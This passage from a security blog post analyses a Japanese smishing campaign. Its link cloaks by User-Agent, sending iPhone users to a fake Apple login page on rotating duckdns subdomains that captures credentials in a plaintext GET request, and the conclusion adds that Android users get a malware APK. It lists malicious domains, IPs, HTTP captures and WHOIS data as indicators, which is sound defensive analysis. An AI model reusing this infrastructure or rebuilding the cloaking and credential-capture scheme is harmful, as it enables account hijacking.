
After pressing OK , a fake Apple Login page with the URL `twispwifis[.]duckdns.org` is loaded.

Press enter or click to view image in full size




On the fake login page, you can input an email and a password, so I inputted a fake email and a password. It loaded for a few seconds after entering the credentials but did not return an incorrect login response.

Press enter or click to view image in full size




The redirect URL, namely the subdomain of *duckdns[.]org* changes dynamically. A few hours prior, *8t9z[.]lyhic[.]com* lead to *tmsbqrbqs.duckdns[.]org*.

Press enter or click to view image in full size



A few hours later, it lead to *wydxfaucvt.duckdns[.]org*.

Press enter or click to view image in full size



### iPhone User-Agent analysis

I applied the filters `http || dns`, which shows the HTTP GET request and response, DNS request and response. It makes a DNS request to `8t9z[.]uyhic[.]com`, similar to the Android User-Agent.

Press enter or click to view image in full size

Protocol	Information
DNS	Standard query 0xbb0a A 8t9z.uyhic.com
DNS	Standard query response 0xbb0a A 8t9z.uyhic.com A 103.80.134.41
HTTP	GET / HTTP/1.1
HTTP	HTTP/1.1 200 OK (text/html)
DNS	Standard query 0x28cb A twnispwfis.duckdns.org
DNS	Standard query response 0x28cb A twnispwfis.duckdns.org A 91.204.227.86
HTTP	GET / HTTP/1.1
DNS	Standard query 0xe9c7 A www.google.com
HTTP	HTTP/1.1 302 Found

The HTTP response was `200 OK` when I accessed the link using an iPhone Mobile User-Agent.

Press enter or click to view image in full size

```

GET / HTTP/1.1
Host: 8t9z.uyhic.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 456
Connection: close
Cache-Control: no-store
Content-Encoding: gzip
Vary: Accept-Encoding

```

Next, a DNS request to `twnispwfis[.]duckdns.org` is made, and there's a response `91[.]204[.]227[.]86`. [This IP is flagged as malicious by multiple vendors on VirusTotal.](#)

Press enter or click to view image in full size



10 / 88  
Community Score

10 security vendors flagged this IP address as malicious

91.204.227.86 (91.204.224.0/22)  
AS 205960 (KIDC Limited)

DETECTION DETAILS RELATIONS COMMUNITY

Security vendors' analysis

Avira	Phishing	CRDF	Malicious
CyRadard	Malicious	Dr.Web	Malicious
Emsisoft	Phishing	ESET	Phishing
Fortinet	Phishing	Lionic	Phishing
Netercraft	Malicious	Seclookup	Malicious
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AICC (MONITORAPP)	Clean
AlienVault	Clean	alphaMountain.ai	Clean

At the time of my investigation, [over 200 passive DNS replications could be seen](#) for this IP, which follows the pattern \*.duckdns.org.

Press enter or click to view image in full size

Date resolved	Detections	Resolver	Domain
2023-01-23	6 / 88	VirusTotal	wzqevsyev.duckdns.org
2023-01-23	11 / 88	VirusTotal	wydfaucvt.duckdns.org
2023-01-23	12 / 88	VirusTotal	wwfckptmkg.duckdns.org
2023-01-23	12 / 88	VirusTotal	usqwnotaql.duckdns.org
2023-01-23	12 / 88	VirusTotal	twnispwfis.duckdns.org
2023-01-22	12 / 88	VirusTotal	tmsbqrbqas.duckdns.org
2023-01-22	12 / 88	VirusTotal	rkwsgvtcrj.duckdns.org
2023-01-22	12 / 88	VirusTotal	reqquutglf.duckdns.org
2023-01-22	13 / 88	VirusTotal	fkukqgzoh.duckdns.org
2023-01-22	11 / 88	VirusTotal	jvwjnamon.duckdns.org
2023-01-21	14 / 88	VirusTotal	lweupsvria.duckdns.org
2023-01-21	12 / 88	VirusTotal	fwqynofnzo.duckdns.org
2023-01-21	12 / 88	VirusTotal	fsihzoejq.duckdns.org
2023-01-21	12 / 88	VirusTotal	fkdygorzga.duckdns.org
2023-01-21	13 / 88	VirusTotal	dtywrgpqlt.duckdns.org
2023-01-21	12 / 88	VirusTotal	dbzzdqpbnb.duckdns.org
2023-01-20	13 / 88	VirusTotal	cghuuhulan.duckdns.org
2023-01-20	9 / 88	VirusTotal	awzzylfemo.duckdns.org
2023-01-20	9 / 88	VirusTotal	zjmcqpdvqa.duckdns.org
2023-01-20	9 / 88	VirusTotal	zdkbhytut.duckdns.org
2023-01-20	9 / 88	VirusTotal	ymgiewbojl.duckdns.org
2023-01-20	11 / 88	VirusTotal	xsnbsuwvfo.duckdns.org
2023-01-20	12 / 88	VirusTotal	xxipoojma.duckdns.org
2023-01-20	11 / 88	VirusTotal	xokcfmfcy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vywftyqpez.duckdns.org
2023-01-20	13 / 88	VirusTotal	vsqptobhdf.duckdns.org
2023-01-20	12 / 88	VirusTotal	vrsqouajpy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vhnaxvzmbg.duckdns.org
2023-01-19	13 / 88	VirusTotal	vbxymhrpvk.duckdns.org
2023-01-19	11 / 88	VirusTotal	uxrwlfsud.duckdns.org

A GET request to *twnispwfis[.]duckdns.org* can be seen, with a HTTP response of *302 Found*. The server uses *Kestrel*, with a *X-Rate-Limit-Limit* of 24h, *X-Rate-Limit-Remaining* of 12.

Press enter or click to view image in full size

```
GET / HTTP/1.1
Host: twnispwfis.duckdns.org
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Press enter or click to view image in full size

```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
```

Press enter or click to view image in full size

```
Server: Kestrel
Location: /en/
X-Rate-Limit-Limit: 240
X-Rate-Limit-Remaining: 12
```


When I inputted the fake email and a password, a GET request with the password *bbbb* in plaintext could be seen.

`/api/SampleData/Login/aaaa%40fakemail.com/bbbb`

Press enter or click to view image in full size

```
GET /api/SampleData/Login/aaaa%40fakemail.com/bbbb HTTP/1.1
Host: twnispwfis.duckdns.org
Connection: keep-alive
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1
Referer: http://twnispwfis.duckdns.org/en/main
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Press enter or click to view image in full size



If valid iCloud credentials are inputted, the iCloud account will be hijacked.




## Domain analysis

I analysed the WHOIS information for *uyhic[.]com*, which shows that this domain was created on 2022-12-21, and the registrar is *GoDaddy.com, LLC*

```
$ whois uyhic.com
...
Domain Name: uyhic.com
Registry Domain ID: 2746350565_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-12-22T01:23:49Z
Creation Date: 2022-12-21T23:41:32Z
Registrar Registration Expiration Date: 2023-12-21T23:41:32Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
...
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
...
```

[VirusTotal also shows the subdomains for uyhic\[.\]com.](#)

Press enter or click to view image in full size



The screenshot shows the VirusTotal interface for the domain *uyhic.com*. It is divided into two sections: "Passive DNS Replication (2)" and "Subdomains (13)".

**Passive DNS Replication (2)**

Date resolved	Detections	Resolver	IP
2023-01-20	14 / 88	VirusTotal	103.80.134.41
2022-12-25	2 / 88	VirusTotal	34.102.136.180

**Subdomains (13)**

Subdomain	Detections	IP
89z.uyhic.com	0 / 87	103.80.134.41
5.uyhic.com	0 / 87	103.80.134.41
4x.uyhic.com	0 / 87	103.80.134.41
t.uyhic.com	2 / 88	103.80.134.41
i4zv.uyhic.com	2 / 88	103.80.134.41
n.uyhic.com	0 / 87	103.80.134.41
ouo.uyhic.com	2 / 88	103.80.134.41
ejr.uyhic.com	2 / 88	103.80.134.41
j49.uyhic.com	2 / 88	103.80.134.41
zuq3.uyhic.com	0 / 87	103.80.134.41
gine.uyhic.com	0 / 87	103.80.134.41
h6.uyhic.com	1 / 88	103.80.134.41
3keo.uyhic.com	0 / 87	103.80.134.41

Also, inputting the mixed font *uyhic[.]com* on WHOIS will return an invalid query.

```
$ whois uyhic.com
% IANA WHOIS server
```

```
% for more information on IANA, visit http://www.iana.org
%
% Error: Invalid query uyhic.com
```


The WHOIS information for *duckdns[.]org* shows that the creation date is rather old, *2013-04-12*, and the registrar is *Gandi SAS*.

```
$ whois duckdns.org
...
Domain Name: duckdns.org
Registry Domain ID: a108d0094d304d7ba51b8d4648318aa4-LROR
Registrar WHOIS Server: http://whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2023-01-15T18:06:54Z
Creation Date: 2013-04-12T19:58:56Z
Registry Expiry Date: 2029-04-12T19:58:56Z
Registrar: Gandi SAS
Registrar IANA ID: 81
...
Registrant Country: GB
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
...
```

## Duck DNS

The *duckdns[.]org* itself is not malicious, as it is a “free dynamic DNS hosted on Amazon VPC”.

Press enter or click to view image in full size



According to [MalwareBytes](#),

The domain duckdns.org hosts a free service which will point a DNS (sub domains of duckdns.org) to an IP of your choice. Unfortunately this service is often abused by phishers.

As this is a free service that provides dynamic DNS, it is commonly abused for malicious purposes. A lot of subdomains of *duckdns[.]org* are malicious, and is frequently used for fake login pages.

For the IP address 91[.]204[.]227[.]86, multiple new subdomains of *duckdns[.]org* are resolved each day by VirusTotal.

Press enter or click to view image in full size

Date resolved	Detections	Resolver	Domain
2023-01-23	6 / 88	VirusTotal	wzqevsyev.duckdns.org
2023-01-23	11 / 88	VirusTotal	wybfauvci.duckdns.org
2023-01-23	12 / 88	VirusTotal	wwfkgmkg.duckdns.org
2023-01-23	12 / 88	VirusTotal	usqwnotaql.duckdns.org
2023-01-23	12 / 88	VirusTotal	twnlspwfls.duckdns.org
2023-01-22	12 / 88	VirusTotal	tmbsqrgbqs.duckdns.org
2023-01-22	12 / 88	VirusTotal	rkwsgvtorj.duckdns.org
2023-01-22	12 / 88	VirusTotal	reqquutglf.duckdns.org
2023-01-22	13 / 88	VirusTotal	lkukqzohf.duckdns.org
2023-01-22	11 / 88	VirusTotal	jvwjnamon.duckdns.org
2023-01-21	14 / 88	VirusTotal	iwepsvrla.duckdns.org
2023-01-21	12 / 88	VirusTotal	fwqyrofnzo.duckdns.org
2023-01-21	12 / 88	VirusTotal	fszhzojkg.duckdns.org
2023-01-21	12 / 88	VirusTotal	fktygorzga.duckdns.org
2023-01-21	13 / 88	VirusTotal	dytwrgpqt.duckdns.org
2023-01-21	12 / 88	VirusTotal	dbzzdqpbhb.duckdns.org
2023-01-20	13 / 88	VirusTotal	oghuhulan.duckdns.org
2023-01-20	9 / 88	VirusTotal	awzzjyemo.duckdns.org
2023-01-20	9 / 88	VirusTotal	zjmcplvqa.duckdns.org
2023-01-20	9 / 88	VirusTotal	zckbhytut.duckdns.org
2023-01-20	9 / 88	VirusTotal	ymgiwboji.duckdns.org
2023-01-20	11 / 88	VirusTotal	xsnbsuwfo.duckdns.org
2023-01-20	12 / 88	VirusTotal	xxspozgma.duckdns.org
2023-01-20	11 / 88	VirusTotal	xokcfmtscy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vywhtyqez.duckdns.org
2023-01-20	13 / 88	VirusTotal	vscptohof.duckdns.org
2023-01-20	12 / 88	VirusTotal	vrsqouajpy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vtnaixzmbg.duckdns.org
2023-01-19	13 / 88	VirusTotal	vbxymhtpx.duckdns.org
2023-01-19	11 / 88	VirusTotal	uxrlwflsud.duckdns.org

The following shows some variations of the Duck DNS abuse Smishing texts,

Press enter or click to view image in full size



Whenever you come across a link that looks something like *\*.duckdns[.]org*, be careful!

## Conclusion

According to the investigation, the strange font link (*8t9z[.]uyhic[.]com?xx* in this case) first checks for the User-Agent, and redirects the victim to a phishing site that matches their User-Agent. Also, the strange font link only loads if the victim's IP is in Japan.

- Android User-Agent: Redirects the user to a site that downloads an Android Malware called *chrome.apk*
- iPhone User-Agent: Redirects the user to a fake Apple login site that steals iCloud login credentials. The fake login page is a subdomain of *duckdns[.]org*, and the redirected subdomain of *duckdns[.]org* changes dynamically.

Please let me know if you come across interesting Smishing, and phishing examples.

Thank you for reading!

---

Source: <https://systemweakness.com/a-strange-font-smishing-that-changes-behaviour-based-on-user-agent-and-abuses-duck-dns-1c1a45863ff7>